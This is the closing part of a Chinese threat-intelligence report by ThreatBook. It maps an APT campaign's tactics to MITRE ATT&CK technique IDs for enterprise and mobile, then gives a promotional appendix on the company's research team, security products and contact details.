侦察	T1598	信息网络钓鱼
资源开发	T1583.001	获取基础设施: 域
	T1583.004	获取基础设施: 服务器
	T1587.001	开发功能: 恶意软件
初始访问	T1566.001	鱼叉式附件
执行	T1059.001	命令和脚本解释器: PowerShell
	T1059.003	命令和脚本解释器: Cmd 命令
	T1059.007	命令和脚本解释器: JavaScript/Jscript
	T1204.002	用户执行: 恶意文档
持久化	T1547.001	引导或登录自动启动: 注册表启动项
特权升级	T1134	访问令牌操作
防御逃避	T1134	访问令牌操作
	T1140	解码文件或信息
	T1027.001	混淆的文件或信息: 二进制填充
	T1202	间接命令执行
	T1218.005	已签名的二进制代理执行: Mshta
	T1218.010	已签名的二进制代理执行: Regsvr32
凭证访问	T1056.001	输入捕获: 键盘记录
发现	T1082	系统信息发现
	T1083	文件和目录发现
收集	T1560	存档收集的数据
	T1005	来自本地系统的数据
	T1025	来自可移动媒体的数据
	T1056.001	输入捕获: 键盘记录
	T1113	屏幕截图
命令和控制	T1071.001	应用层协议: web 协议

	T1132.002 T1573.001	数据编码：非标准编码 加密通道：对称密码学
渗出	T1041	通过 C2 通道进行渗透
影响	T1565.002	传输数据操作

MITRE ATT&CK® Techniques – for Mobile

策略	ID	技术名称
防御逃避	T1406	混淆的文件或信息
凭证访问	T1412	捕获短信
发现	T1430	位置跟踪
	T1426	系统信息发现
收集	T1430	位置跟踪
	T1412	捕获短信
命令和控制	T1573	加密通道
	T1071	应用层协议
	T1571	非标准端口
影响	T1447	删除设备数据
	T1448	运营商账单欺诈

附录 - 微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

公司简介

微步在线成立于2015年7月,是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务,致力于成为企业客户的威胁发现和响应专家,是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力,结合大数据、可视化态势感知等技术,为客户提供及时、准确、可以指导行动的威胁情报,用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测,同时也可作为原有安全防御体系的有力补充,抵御网络攻击。

产品&服务



X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区,为全球安全从业人员和企业提供便利的一站式分析工具,功能包括:文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析,用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享,包括样本、黑客资源、攻击手法、线索、事件等,提供免费的互动、交流环境。此外,还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。



威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析,能够全面发现网络威胁,实时判定成功攻击,精准定位失陷主机,并提供基于终端和流量的处置闭环能力。



本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报,实现统一管理与共享;与现有安全系统或态势系统对接,降低告警噪音、提升威胁感知与响应能力;帮助企业进行本地私有化情报生产,实现情报关联分析与深度挖掘这三大场景。



主机威胁检测与响应平台 (Endpoint Detection and Response, OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术,实现既全面又精准的主机入侵威胁检测,覆盖近百种威胁场景。并提供多种可视化分析溯源工具,帮助用户梳理完整的入侵事件,掌握攻击者的攻击路径,高效溯源,快速响应。



互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关,为企业提供办公终端的威胁防护能力,保证企业员工无论在总部、分支机构,还是远程办公时,均能安全的接入互联网,免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务,分钟级实施,无需任何硬件,后续无需投入任何运维成本,使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。



检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位,微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持,对企业内外部威胁进行及时发现和响应,并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析,提供处置及应对的最佳实践,帮助提升企业安全水平。



北京微步在线科技有限公司

www.threatbook.cn

电话:010-57017961

邮箱:contactus@threatbook.cn

地址:北京市海淀区苏州街49-3号3层